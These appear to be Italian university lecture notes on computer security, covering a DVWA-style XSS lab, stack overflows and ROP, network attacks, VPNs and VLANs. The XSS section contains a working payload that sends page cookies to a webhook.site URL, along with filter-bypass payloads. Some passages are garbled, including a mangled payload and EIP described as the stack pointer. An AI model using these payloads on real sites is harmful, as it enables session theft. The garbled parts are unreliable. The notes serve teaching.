Avviene quando l'input dell'utente viene immediatamente restituito da un'applicazione Web in un messaggio di errore, quando viene eseguita la ricerca risultato o qualsiasi altra risposta che includa parte o tutto l'input fornito dall'utente come parte della richiesta → senza che i dati possano essere visualizzati in sicurezza nel browser e senza memorizzarli permanentemente.

Livello low:

Abbiamo un form che stampa ciò che inseriamo → se inseriamo `<h1>asd</h1>` vediamo che l'HTML viene interpretato e "asd" viene stampato in grande. Se inseriamo `<script>alert("XSS");</script>` vediamo che viene eseguito anche il codice JS e appare l'alert → a questo punto si possono rubare i cookie:

- Andiamo su <https://webhook.site> → un sito che logga le richieste ricevute e le mostra, e copiamo il nostro URL (es. <https://webhook.site/6867993f-3d53-4e65-8d07-98d681d362ca>)
- Creiamo il payload (il codice malevolo)

```
<script>  
    window.location = "https://webhook.site/6867993f-3d53-4e65-8d07-98d681d362ca?cookies=" + JSON  
    .stringify(document.cookie)  
</script>
```

```

<!-- Spiegazione codice:
document.cookie è una variabile che contiene i cookie relativi alla pagina corrente
window.location è una variabile che contiene l'url della pagina corrente. se viene sovrascritto,
o, avviene un redirect

Quindi in pratica attraverso il redirect facciamo una GET alla nostra pagina di webhook.site e
gli passiamo i cookies
-->

```

3. A questo punto possiamo inserirlo nel form e vediamo che il redirect avviene e da [webhook.site](#) possiamo leggere il contenuto dei cookie (in questo caso cookies = "PHPSESSID=2fvvdp6pshigatech9m1556741; security=low")

Livello medium:

Il payload di prima (`<script>alert("XSS");</script>`) non funziona, quindi diamo un'occhiata al codice sorgente.

Vediamo che attraverso la `str_replace`, il tag `<script>` viene cancellato (sostituito con ""), e quindi dobbiamo modificare il payload.

Abbiamo più possibilità, ne vedremo solo alcune:

- Annidare un tag dentro l'altro (`<sc<script>ript>`) → in questo modo quando la str_replace andrà a rimuovere il tag `<script>` resterà comunque quello esterno che, non essendo più interrotto dal tag annidato, sarà valido.
- Aggiungere un attributo al tag (`<script type="text/javascript">`) → in questo caso il replace non partirà proprio perché non compare `<script>` all'interno del payload
- Cambiare qualche lettera da minuscola a maiuscola (`<scRipt>`) → in questo caso il replace non partirà perché case-sensitive ma il codice verrà comunque eseguito perché i browser valutano i tag HTML in modo case-insensitive

Livello hard:

Dal sorgente vediamo che questa volta c'è una RegEx a controllare il contenuto del payload. `(.*)` significa "qualsiasi carattere, 0 o più volte" e quella i dopo lo slash rende la verifica case-insensitive.

Di conseguenza la preg_replace non fa altro che controllare che all'interno del payload non compaia la sequenza di caratteri "<script>", eventualmente con qualche carattere in mezzo e quindi tutti i payload utilizzati finora non funzionano.

Andiamo su <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet> e cerchiamo un payload che non utilizzi il tag `<script>`, ad esempio `<title><img title="</title></title>`.

Questo payload funziona perché non forniamo un'immagine al tag ``, che quindi da errore e onerror viene chiamata.

▼ XSS - Stored

Funzionano in modo simile alle reflected (sempre injection di codice JS) però il payload viene salvato nell'app.

Livello low:

Dal sorgente vediamo che il campo message viene aggiunto al database senza nessun filtro. Inserendo come message `<script>alert("XSS")</script>`, il payload viene aggiunto al DB e quindi ogni volta che viene ricaricata la pagina riparte (a differenza della reflected che funzionava una sola volta ed era specifico per un target, questo parte ogni volta che qualcuno apre la pagina).

4. Binary exploits

@March 17, 2023

Vulnerabilità applicativa → gli attacchi applicativi sfruttano le vulnerabilità di:

- Sistema operativo
- Hardware sottostanze
- Software in esecuzione locale

Non coinvolgendo protocolli di rete sotto al livello di applicazione o router e infrastrutture di rete.

Lo scopo di un exploit è *far eseguire ad un processo operazioni per cui non era stato pensato*. Tre obiettivi (non mutualmente esclusivi):

- Fermare il processo (*Denial of Service - DOS*)
- Dirottare il flusso di esecuzione (codice maligno)
- Ottenere i privilegi di altri utenti

Le tecniche spaziano su tutti i meccanismi di esecuzione del codice:

- ottimizzazioni hardware (*Spectre, Meltdown, Rowhammer, ...*)
- specificità del linguaggio macchina generato da codice compilato
- allocazione di dati e processi in memoria da parte dei sistemi operativi nelle architetture a microprocessore
- gestione di input da parte di interpreti di linguaggi di alto livello

Il più grande classico è l'**exploit binario** → la maggior parte delle vulnerabilità sono relative a codice scritto in C/C++ e linguaggi derivati; essendo linguaggi più vicini all'hardware non realizzano controlli (in automatico) sui dati.


Per poter capire i meccanismi alla base delle tecniche di exploit è necessario conoscere la disposizione in memoria di un processo e il funzionamento dell'architettura del processore su cui lavora il sistema vittima (nel nostro caso Intel IA32).

4.1 Disposizione in memoria di un processo

Nell'OS Linux lo spazio di indirizzamento di un processo in memoria è suddiviso in un insieme di segmenti:

- Segmento `.text`, che contiene il codice eseguibile
- Segmento `.data`, contenente i dati inizializzati (variabili statiche)

- Segmento `.bss`, che contiene le variabili non inizializzate
- Stack d'esecuzione, con i record d'attivazione del processo e le variabili locali
- Heap, segmento di memoria che contiene le variabili dinamiche (e può crescere dinamicamente)



Lo stack cresce verso il basso (`push`), l'heap cresce verso l'alto (`malloc`) → in questo modo stack+heap hanno uno spazio fisso ed al suo interno possono crescere liberamente

Un programma generalmente ha una parte statica e una parte dinamica: in quest'ultima c'è lo stack dal quale possiamo recuperare le funzioni chiamate in altri file prima di avere effettivamente la tabella di funzioni del SO che permettono di cercare il codice in memoria e caricarlo → questo codice è ausiliario, esterno a quello creato dal progettista.


Si ricordi che il programmatore “vede” gli indirizzi virtuali → questi ultimi sono tradotti dall'OS in indirizzi fisici: i segmenti non necessariamente sono contigui.

La Memory Management unit si occupa di trasformare gli indirizzi virtuali in indirizzi fisici che cambiano ad ogni esecuzione: questo ci fa sembrare che il programma sia sempre allocato nello stesso posto, facilitando sia il programmatore che l'attaccante.

4.2 Cenni sull'architettura Intel IA32

L'architettura IA32 è dotata di:

- 4 registri a 32 bit “general purpose”: EAX, EBX, ECX, EDX
- 2 registri usati per le operazioni di copia di dati in memoria: ESI (source), EDI (destination)
- 2 registri con ruoli speciali per il controllo di flusso: EIP (*Instruction Ptr* → **puntatore al codice**), EFLAGS (*Status register*)




- 2 registri hanno ruoli importanti per la gestione dello stack
 - EIP: **stack pointer** → punta all'ultima cella occupata dello stack
 - PUSH decrements EIP by 4 bytes and writes the value to the pointed cell
 - POP retrieves the value from the cell pointed to by EIP and increments EIP by 4
 - EBP: **base pointer** (come un EIP locale) → punta all'inizio dello stack locale, tutte le variabili locali sono referenziate relativamente a EBP.

La traduzione C → Assembly adotta convenzioni standard, come la chiamata di default `_cdecl`:

- Inserimento sullo stack di tutti i parametri attuali di chiamata in ordine inverso rispetto alla signature del metodo
- Chiamata tramite CALL salvando l'indirizzo di ritorno sullo stack → una **CALL** equivale a dire salvo sullo stack l'indirizzo di ritorno e sostituisco il valore corrente → lasciamo i dati in stack e spostiamo solo lo stackpointer
- EBP contiene il riferimento per le variabili locali al chiamante, non deve essere perso, ma il chiamato ha bisogno di settarlo al proprio "sistema di riferimento" → il chiamato salva il contenuto del registro EBP ponendolo sullo stack e aggiorna il valore di EBP al contenuto attuale di ESP
- Il chiamato ritorna il risultato delle proprie computazioni nel registro EAX
- È compito del chiamato ripristinare il valore originario di EBP, con quello (da lui) salvato sullo stack in precedenza
- Il chiamante ha invece il compito di rimuovere i parametri attuali dallo stack

Esempio di chiamata:



Quando entriamo, vogliamo essere sicuri di non sconfinare in altre aree dello stack → salviamo EBP dentro lo stack, poi spostiamo ESP mettendolo nella posizione iniziale di EPB.

Push e pop non sono funzioni locali, lavorano con indirizzi assoluti → il compilatore usa EBP perché non sa se qualcuno nel mezzo ha spostato ESP.

Lo standard per riempire lo stack con i parametri della funzione è che si trovano immediatamente sopra.

Come sfruttare questo meccanismo?

4.3 Stack overflow

La principale vulnerabilità è che C è un linguaggio di basso livello, e poiché deve accedere all'architettura esistono molti modi di accesso alla memoria e alcune cose non possono essere bloccate dal compilatore.

I prerequisiti per attuarlo sono:

- presenza di un buffer locale ad una funzione (tale buffer si troverà quindi sullo stack)
- possibilità di alimentare il buffer con input esterni (ad esempio da tastiera, file o rete)

Modalità di attuazione: l'attaccante riempie il buffer con dati fittizi (*padding*), sforandone i limiti, fino ad arrivare a porre sullo stack "nella posizione giusta" un nuovo indirizzo di ritorno alla chiamata (sovrascrivendo quello preesistente).

Si ha come risultato che il flusso di controllo non procede con il ritorno al chiamante lecito bensì al nuovo indirizzo di ritorno posto dall'attaccante.

Un buffer locale ad una funzione/routine è realizzato con un blocco di memoria riservato sullo stack; il linguaggio C non controlla che i dati con cui alimentare i buffer/array abbiano una lunghezza con-

Un buffer locale ad una funzione/routine è realizzato con un blocco di memoria riservato sullo stack; il linguaggio C non controlla che i dati con cui alimentare i buffer/array abbiano una lunghezza congrua. Bisogna ricordare per questo che:

- Lo stack cresce con indirizzi decrescenti → i dati più vecchi hanno indirizzi più alti
- Il riempimento del buffer avviene invece per indirizzi crescenti (sebbene questo si trovi sullo stack)

▼ Ad esempio

Si riempie il buffer con una `gets`, che va avanti finché non vede il terminatore → la funzione legge una stringa dallo stdin ma non effettua controlli sulla lunghezza:

```
void function() {  
    char buffer[10];  
    gets(buffer);  
    ...  
}
```

In assenza di controlli di overflow, i dati in eccesso immessi nel buffer vanno a sovrascrivere i dati dello stack immessi in precedenza.

Conseguenze dell'attacco:

- **Denial Of Service** → se l'indirizzo di ritorno “illecito” è relativo ad una posizione in memoria non accessibile dal programma in esecuzione avviene un crash per segmentation fault
- Controllo del flusso → l'attaccante prende il controllo dell'esecuzione e si hanno due alternative:
 - **Shell Coding** → si “inietta” (come parte della stringa) un pezzo di codice maligno preparato in precedenza → ha come obiettivo tipico l'apertura di una shell con i privilegi del processo attaccato, di base:
 1. Dopo aver preparato il codice assembly da iniettare si procede con il buffer overflow
 2. Si vuole porre l'indirizzo di ritorno al punto di partenza del codice iniettato, ma come stabilire l'indirizzo? → NOP Sled → sequenza di NOP (operazioni assembly che non effettuano nulla) che precede lo shellcode, è sufficiente che il RET Address cada in un punto qualsiasi del NOP Sled
 - **Return to LibC** → la stringa iniettata per overflow scrive sullo stack i dati necessari per effettuare una invocazione di una funzione di libreria C → **return to syscall**

▼ Esempio → validazione di password

In questo programma, l'input copiato in un buffer determina se un utente ha i diritti di eseguire una porzione di codice o meno, ad esempio potrebbe essere richiesta la password da linea di comando:

```
int validate() {  
    char buffer[10];  
    gets(buffer);  
    if("//Valid input")  
        return 1;
```

```

    else
        return 0;
    }
    void valid_code() {
        // Codice per utenti autorizzati
        ...
    }
    void invalid_code() {
        // Codice per utenti non aut.
        ...
    }
}

```

L'obiettivo di un attaccante è di forzare l'esecuzione del codice di `valid_code` → dato che validate utilizza `gets` per ottenere la password, un attacco di stack overflow è molto semplice.

Nel momento in cui validate richiede l'input all'utente, l'attaccante preparerà una stringa con 10 byte di padding, 4 byte per scavalcare l'EBP e 4 byte per scrivere l'indirizzo di `valid_code`: `0x0804D432` → quando validate eseguirà la RET, invece che tornare al chiamante salterà a `valid_code`.



Gli indirizzi sono forniti con i byte in ordine inverso → l'architettura IA32 è **little endian**

L'attacco di Stack Overflow può essere utilizzato anche su architetture che presentano stack con indirizzi crescenti.

Quali contromisure si possono quindi adottare? Come proteggersi dallo Stack Overflow?

▼ Canarini 🐦

Chiamati così per la similitudine con i canarini dei minatori in grado di rilevare le fughe di gas, hanno come concetto di base quello di porre sullo stack, prima di un buffer, un dato di riferimento.

In sostanza, vogliamo un elemento sacrificabile in caso di un attacco di questo tipo, ed inseriamo un dato automaticamente sullo stack prima del *return address*. Prima di fare RET controlliamo il canarino, e se è stato modificato allora vuol dire che c'è stato un tentativo di attacco → meglio denial of service che un'esecuzione di codice arbitrario!

Un canarino deve essere randomico, e GCC può implementarlo automaticamente:

- `-fstack-protector` → abilita solo per buffer di stringhe
- `-fstack-protector-all` → abilita per tutti i tipi di buffer
- `--param ssp-buffer-size=` → imposta una soglia di dimensione minima oltre la quale viene attivata la protezione, per ridurre l'overhead

Ad ogni chiamata di funzione quindi si genera e scrive un valore casuale di 4 byte → l'attaccante dovrebbe sovrascrivere anche il canarino per modificare l'indirizzo di ritorno; solo che al ritorno della chiamata la modifica viene rilevata, e di solito l'azione di default in tal caso è la terminazione del processo.

▼ NX Stacks - Stack Non Eseguibili

Prima contromisura contro lo shell coding.

Feature fornita dall'HW ma che deve essere supportata dall'OS (non presente sui processori Intel/AMD a 32 bit, solo su quelli a 64 bit sotto il nome di XD bit; supportata da Linux x86_64). Permette di

impostare un flag associato a pagine di memoria, che indica se la pagina contiene codice che può essere eseguito o meno.

Un'evoluzione di tale tecnologia è la **W^X** → ogni pagina viene marcata come executable o writable, ma non entrambe.

▼ ASLR - *Address Space Layout Randomization*

Si tratta di rendere casuale l'indirizzo di partenza dei segmenti che compongono un processo: non tutti, ma indirizzo delle librerie, base dello stack e base dell'heap. Questa randomizzazione interessa solo gli indirizzi virtuali di un processo e non la sua disposizione in RAM: in questo modo l'attaccante non ha modo di trovare un plausibile indirizzo assoluto di ritorno a cui puntare e non può saltare a funzioni di libreria.

Questa protezione viene offerta dall'OS, e per linux è offerta dalla patch grsecurity/PAX.

In questo caso lo shell coding è possibile se non c'è la W^X, e si può ancora utilizzare RET2LIBC.

4.4 Return Oriented Programming e Control Flow Integrity

Se si riesce a disallineare l'instruction pointer, è possibile eseguire funzioni che non erano previste. L'attaccante deve far eseguire istruzioni trovate nel bytecode, e la cosa più interessante è quando si ritrovano funzioni di return.



Gadget = pezzettino di codice che termina per RET (o che essenzialmente ti rimanda da qualche altra parte, quindi anche CALL e JUMP)

Possiamo quindi setacciare `.text` cercando qualsiasi gadget e iniettare la sequenza di indirizzi e parametri sullo stack → ogni gadget esegue codice, consuma parametri e invoca RET → RET prende l'indirizzo di "ritorno" dallo stack e salta al gadget successivo.

Le contromisure contro il Return Oriented Programming non erano troppo efficaci:

- NX-Stack e W^X quasi inutili → vari attacchi fanno uso "legittimo" dello stack
- ASLR incompleto → non si applica a `.text`, aggirabile utilizzando gli stessi puntatori alle funzioni del codice lecito → estensione PIE (*Position Independent Executable*) con randomizzazione di text e doppia indirezione dei puntatori a funzione
- Canarini validi, ma rallentano e possono essere aggirati → bruteforcing di processi che forkano figli (canarini copiati nello stesso stack del figlio)

L'idea finale è quindi quella di riuscire a non far sovrascrivere l'indirizzo di ritorno → **Control Flow Integrity**:

"A large family of techniques that aims to eradicate memory error exploitation by ensuring that the instruction pointer (IP) of a running process cannot be controlled by a malicious attacker"

Che contiene almeno 14 implementazioni note, tra cui una tipologia rilevante è il supporto hardware per puntatori cifrati.

5. Sicurezza delle comunicazioni di rete

@March 31, 2023

5.1 Richiami di reti

Quando parliamo di comunicazioni di rete ci riferiamo ad Internet, al protocollo TCP/IP e alle reti che lo utilizzano.

Internet è essenzialmente una grande “rete di reti” → la componente elementare è la network IP:

- ogni network IP è una sorta di isola → l’isola tipicamente contiene calcolatori che fungono da nodi terminali della rete, detti host;
- le isole sono interconnesse da apparati che svolgono le funzioni di “ponte” → router o gateway

Ogni rete che utilizza il protocollo IP può funzionare benissimo da sola, ma la forza di Internet sta nel connettere tra loro queste reti per mezzo dell’instradamento (*hop by hop*).

Rete logica: la network IP (o *subnet*) a cui un host appartiene logicamente

Rete fisica: la rete (tipicamente LAN) a cui un host è effettivamente connesso → normalmente ha capacità di instradamento e può avere indirizzi locali (*MAC address*).

L’architettura a strati (aggiunta di layer di indirizzamento IP) nasconde gli indirizzi fisici e consente alle applicazioni di lavorare solo con gli indirizzi IP → l’indirizzo MAC ricordiamo è nativo della macchina, mentre l’indirizzo IP viene assegnato in maniera governata.

Quindi l’implementazione dal punto di vista fisico viene chiamata LAN (che può essere implementata in tanti modi, prettamente 802.11 → WiFi o Ethernet) mentre dal punto di vista logico costituisce una network IP.

Ricordiamo anche *hub* e switch e soprattutto il fatto che uno switch sia di fatto un *learning bridge* → “tabella di inoltro” che rende la rete molto più veloce diminuendo drasticamente le collisioni e consente a flussi di traffico indipendenti di avvenire contemporaneamente. Tutte le volte che uno switch vede provenire un pacchetto da una macchina verso un’altra, di volta in volta memorizza l’indirizzo MAC associato a quell’indirizzo → CAM (*Content Addressable Mem*).

Attraverso queste interconnessioni tra molteplici switch posso pensare di costruire anche LAN molto grandi, oppure potrei pensare di voler tenere queste dinamiche logicamente distinte → router → domini broadcast separati → segmentare in maniera più efficiente il traffico → *routing table* (tabella di instradamento) che permette di capire se il pacchetto è per quella rete locale (*direct delivery*) o per un’altra (*indirect delivery*) e quindi necessita di fare ulteriori salti → confronto tra l’indirizzo di destinazione e la propria netmask.

Se l’indirizzo IP mi permette di identificare univocamente a livello globale un singolo host, non è sufficiente per identificare all’interno di quell’host qual è l’applicazione che deve gestire il traffico → necessarie le porte.

Esiste quindi un doppio indirizzamento → ARP → protocollo che traduce un indirizzo IP in indirizzo MAC (praticamente tutto in broadcast).

5.2 Attacchi passivi

Per attacco passivo si intende un tipo di attacco che non modifica i dati in transito, ma ne attacca la riservatezza.

Possono essere finalizzati per diversi vantaggi per gli attaccanti e causare diversi danni per le vittime, ma rivolgendoli contro se stessi possono far parte di pentesting o vulnerability assessment. Tra i tipi di attacchi abbiamo:

- **Scanning** → scansione, uno dei primi passi della ricognizione, ci permette di scoprire quali sono le risorse di rete disponibili (host che rispondono, porte che sono aperte, ...) → in realtà non dovremmo essere in grado di vedere il traffico degli altri (se non per un attimo)
- **Sniffing** → ha lo scopo di intercettare il contenuto del traffico che gira su una rete → compromette la riservatezza dei dati e si può fare in due modi:
 - Essendo posizionati sulla rete locale:
 - reti wireless → tendenzialmente tutto dovrebbe essere criptato, ma alcuni protocolli sono difettosi → si può intercettare tutto ciò che passa sullo spettro elettromagnetico e per questo è necessario che i pacchetti siano protetti algoritmamente
 - reti cablate → la crittografia esiste ma non la usa quasi nessuno → gli switch offrono una protezione limitata perché se non trovano un MAC nella CAM mandano i pacchetti in broadcast
 - Il **MAC flooding** costringe lo switch a comportarsi come un hub → se nella tabella non c'è più posto per memorizzare altri indirizzi MAC, quindi se "inonda" la CAM con pacchetti appositi con MAC address fake differenti, lo switch è anche lì costretto a mandare tutto in broadcast
 - Trovando il modo di dirottare quella rete costringendola a passare attraverso il mio sniffer (attacco attivo di dirottamento)
- **Recupero di una chiave** → come accennato prima le reti wireless è facile intercettare tutto, quindi è necessaria l'autenticazione, con quattro principali generazioni di protezione delle reti WiFi:
 1. **WEP (Wired Equivalent Privacy)** → debole perché condivide una chiave con un algoritmo che ha una falla di progettazione → praticamente se viene raccolto abbastanza materiale cifrato è possibile recuperare la password → randomizzazione con un IV piccolo, circa 2^{24} combinazioni possibili (poche)
 2. **WPA (WiFi Protected Access)** → patch intermedia che precedette WPA2, risolve il problema dell'IV sostituendolo con TKIP a 128 bit, però qualsiasi utente che conosce la chiave potrebbe decrittografare tutti i pacchetti
 3. **WPA2** → a lungo considerato sicuro, nel 2017 scoperta una grande vulnerabilità: attacchi di reinstallazione chiave (KRACK) → Android e Linux indotti a reinstallare una chiave di crittografia da zero, possibilità in ogni caso di decrittografare un gran numero di pacchetti (anche quelli che contengono credenziali utente valide a livello aziendale) → se si usa WPS (bottone sull'access point che rende momentaneamente accessibile la rete a tutti, da usare ad esempio in casa) vengono utilizzate delle *pre-shared key* (PSK) tendenzialmente corte e facili da indovinare
 4. **WPA3** → sostituisce le PSK con *Simultaneous Authentication of Equals* (SAE) → consente al nostro dispositivo di trovare chi ha il diritto di accedere alla rete e all'access point di dimostrare che è quello autentico, autenticazione mutua simultanea e robusta che usa un sistema di handshake detto *Dragonfly*  → vulnerabile ad attacchi di tipo *Dragonblood*, basati sulla possibilità di attaccare separatamente sottostringhe della password (*password partitioning*) o eseguendo un attacco per forzare il *downgrade*.

5.3 Attacchi attivi

Gli attacchi attivi minacciano l'integrità, l'autenticità o la disponibilità di reti e sistemi. Sono tipi di attacco che vanno a modificare i dati in transito per poter ottenere diversi obiettivi. Le due categorie di attacco più comuni sono **spoofing** (falsificazione della propria identità → traffico che sembra provenire da una certa

posizione della rete e invece viene dall'attaccante) e ***hijacking*** (dirottamento → possibilità di far fluire il traffico diversamente dal percorso lecito della rete).

L'altra grande categoria è quella del *Denial of Service (DOS)* che rende inaccessibile un servizio → può essere preliminare ad attacchi più sofisticati.

Vediamo gli attacchi riferiti ai singoli layer:

▼ Link layer

- *Spoofing MAC* → assumere l'identità di un dispositivo a livello di indirizzo fisico, molto efficace ma limitato alla LAN → si può ottenere tutto il traffico destinato alla vittima
- *ARP poisoning* → convincere un host (specialmente il gateway) che l'IP di una vittima sia associato al MAC dell'attaccante → gli host usano la cache "avvelenata" e mandano all'attaccante i pacchetti destinati all'IP del gateway

▼ Network layer

- *IP spoofing* → assumere l'indirizzo IP di una vittima, efficace per dirottare il traffico solo su LAN → a livello di network IP è più complicato perché l'instradamento avviene sulla base dell'indirizzo di destinazione → posso quindi creare del traffico, ma non ho nessuna garanzia di poterlo ricevere → posso comunque però ottenere degli effetti interessanti tipo gli attacchi di riflesso *backstatter*: amplificazione del traffico di rete che può creare un distributed denial of service
- *IP hijacking* → i router si scambiano informazioni su come raggiungere le destinazioni → estende la portata dello spoofing IP su scala globale

Entrambi utili per dirottare le connessioni dopo l'autenticazione.

▼ Layer di trasporto e applicazione

Se il dirottamento IP viene utilizzato per impossessarsi di una connessione dopo un'autenticazione, devono essere coinvolti i livelli superiori:

- UDP è connection-less, molto facile
- TCP perderà la connessione se l'attaccante non utilizza i numeri di sequenza corretti per la finestra scorrevole

In entrambi casi l'attaccante può o indovinare con forza bruta (molto difficile) o sfruttare lo sniffing (se è già sul percorso dei dati).

5.4 DDos

Qualsiasi attacco di dirottamento può causare un errore mirato → ad esempio nel livello di trasporto, l'invio di un segmento errato o un reset esplicito su connessioni TCP, le interrompe → ***Distributed Denial of Service***:

molti host coordinano i loro sforzi per saturare la capacità di rete o le risorse di calcolo della vittima

Le **botnet** sono insiemi di computer zombie che possono lanciare attacchi DDoS quando istruiti da comando e controllo (**C&C**) → ad esempio botnet sono Mirai, Bashlite, ...

Un controllo impreciso degli accessi sull'infrastruttura può peggiorare le cose:

1. in termini di effetto

2. nascondendo l'origine

Per esempio con attacchi di **amplificazione DNS**:

- *DNS tunnelling* → query e risposte possono contenere dati → utilizzabile per esfiltrare dati da un computer infettato o per mettere in contatto un bot con il C&C
- *DNS hijacking* → un server DNS malevolo può fornire in risposta l'IP dell'attaccante quando viene richiesto dalla vittima di risolvere un nome legittimo → questo perchè DNS:
 - non è autenticato
 - è distribuito
 - ha molti livelli di memorizzazione nella cache

La falsificazione arbitraria è difficile, ma i server legittimi possono essere attaccati e portati ad agire in modo malevolo → *DNS spoofing (pharming)* → come falsificare una risposta DNS?

1. L'utente visita una pagina HTML, consapevolmente o non
2. La pagina contiene uno script → lo script, usando la password di default del router, riprogramma il DNS
3. Da ora in poi ogni risoluzione sarà eseguita dal NS dell'attaccante

5.5 VPN - Virtual Private Network

@May 10, 2023



Reti virtualmente private = metodi di trasporto del traffico

Si definiscono private perchè garantiscono sicurezza, virtualmente poichè il traffico è convogliato attraverso reti insicure.

Ci sono due modi per implementare una VPN:

- **IPSecurity** → modifica lo stack IP, è un set di algoritmi di sicurezza che può creare un canale sicuro con altre macchine che hanno lo stesso protocollo installato. Tra i servizi che offre ci sono: controllo dell'accesso, integrità, autenticazione dell'origine dei dati, riservatezza dei dati e parziale riservatezza dei flussi di traffico; oltre che cifratura, autenticazione e gestione delle chiavi.

IPSec si basa sul principio di **Security association** (SA) → relazione unidirezionale tra mittente e destinatario definita da:

- Security Parameter Index (SPI) → numero univoco che identifica la macchina del mittente
- IP Destination Address
- Security Protocol Identifier

Per quest'ultimo campo, i protocolli di sicurezza possono essere:

- **AH** → **Authentication Header** → aggiunta di header di autenticazione
- **ESP** → **Encapsulating Security Payload** → protocollo dedicato alla cifratura, può essere usato senza autenticazione o con; se si usa senza autenticazione, viene cifrato tutto il pacchetto IP e ciò ne garantisce la confidenzialità; se si attiva anche l'autenticazione, viene garantita autenticità e integrità del pacchetto solo per quanto riguarda il payload senza andare a considerare l'header IP.

ESP con autenticazione può essere un buon compromesso quando non si può evitare di utilizzare il NAT, perchè non da alcun problema.

IPSec può creare alcuni **problemi con il NAT**: dato che IPSec utilizza l'indirizzamento IP del pacchetto, ma il NAT modifica gli indirizzi IP di origine e destinazione, può diventare impossibile per IPSec verificare la firma digitale del pacchetto, nonchè gestire correttamente le connessioni → in tunnel mode non c'è alcun problema perchè i pacchetti IP sono incapsulati in pacchetti IPSec, che attraversano il NAT senza problemi.

Le SA vengono attivate da tabelle specializzate del sistema operativo, in Linux le extended rout (eroute) e possono funzionare in due modalità possibili:

- Transport Mode → va ad inserire tra l'header IP originale e il payload del pacchetto un header di autenticazione in cui c'è una firma digitale del pacchetto.
- Tunnel Mode → il pacchetto IP non viene modificato ma inserito come payload di un nuovo pacchetto IP che avrà la sua authentication header.

	Transport Mode SA	Tunnel Mode SA
AH	Autentica il payload del pacchetto IP ed alcuni campi dell'header IP	Autentica l'intero pacchetto IP interno ed alcuni campi del pacchetto IP esterno
ESP	Cifra il contenuto del pacchetto	Cifra l'intero pacchetto IP interno
ESP with authentication	Cifra il contenuto del pacchetto e autentica il payload ma non l'header IP	Cifra ed autentica l'intero pacchetto IP interno

La soluzione più semplice quando si parla di VPN è quella che non va a manipolare tutte le macchine da utilizzare, quindi usa una SA Tunnel che semplicemente incapsula il pacchetto in uno nuovo, mandandolo da un gateway ad un altro → non ci sono problemi di NAT e i due gateway hanno un modo di comunicare tra loro simile a quello di TLS, si scambiano le chiavi ed è tutto ok → in più il traffico non è in chiaro ma è cifrato e può essere decifrato solo dall'host di destinazione.

Questa soluzione ovviamente non è efficace sulle reti locali.

Per fare qualche considerazione comparativa:

SSL/TLS	IPSec	Soluzioni ibride
<ul style="list-style-type: none"> ◦ specifico di un dominio applicativo X • semplice e standard ✓ 	<ul style="list-style-type: none"> ◦ generale e trasparente alle applicazioni ✓ • implementato nello stack TCP/IP, difficile interoperabilità X 	<ul style="list-style-type: none"> ◦ utilizzo di varianti di SSL analoghe alla tunnel mode di IPSec • implementazione user space indipendente dal sistema operativo
• OpenVPN → riproduce con software in user space i concetti di transport e tunnel mode di IPSec.	OpenVPN crea delle interfacce di rete virtuali a livello di kernel space, che si comportano come se fossero schede di rete normali, ma in realtà i pacchetti che ricevono sono inviati al processo che le ha create. Queste interfacce possono essere di due tipi: <ul style="list-style-type: none"> ◦ tun → <u>tunnel mode</u> → l'intero pacchetto IP viene incapsulato all'interno di un pacchetto OpenVPN, quindi tutto il traffico di rete viene crittografato e inviato attraverso una connessione VPN sicura → 	

utilizza un protocollo di sicurezza a chiave pubblica, in cui ogni client e server ha un certificato univoco che viene usato per autenticare e crittografare le comunicazioni. Dal punto di vista delle applicazioni, gli indirizzi delle interfacce tun sono trasparenti e non appartengono a nessuna delle subnet utilizzate da client e server → per far ciò si ricorre alla transport mode, tipicamente associata al *bridging*

- **tap** → in transport mode la rete collega un host ad una rete remota come se ne facesse fisicamente parte. OpenVPN parte e dice al kernel che due interfacce sono unite come se fosse uno switch, senza instradamento.

5.6 VLAN - Virtual LAN

@May 10, 2023

Le **Virtual LAN** sono gestite dagli switch e segregano il traffico tra diversi subnet in modo che gli host di una non vedano il traffico delle altre nonostante fisicamente condividono parte dell'infrastruttura.

Anzichè avere un segmento fisico per ogni subnet, con ad ognuna associata una porta del router si possono avere subnet sparse su più segmenti fisici (che non devono necessariamente essere contigui) con anche solo una porta del router → collocazione configurabile dei membri delle subnet sulle LAN.

Possono essere:

- Statiche o port-based → ogni porta di uno switch appartiene a una o più VLAN → per spostare un host va riconfigurata la porta dello switch
- Dinamiche → un host appartiene a una o più VLAN in base al proprio MAC o IP, indipendentemente dalla porta dello switch a cui è connesso → per spostare un host basta riconfigurare la mappatura indirizzo-VLAN

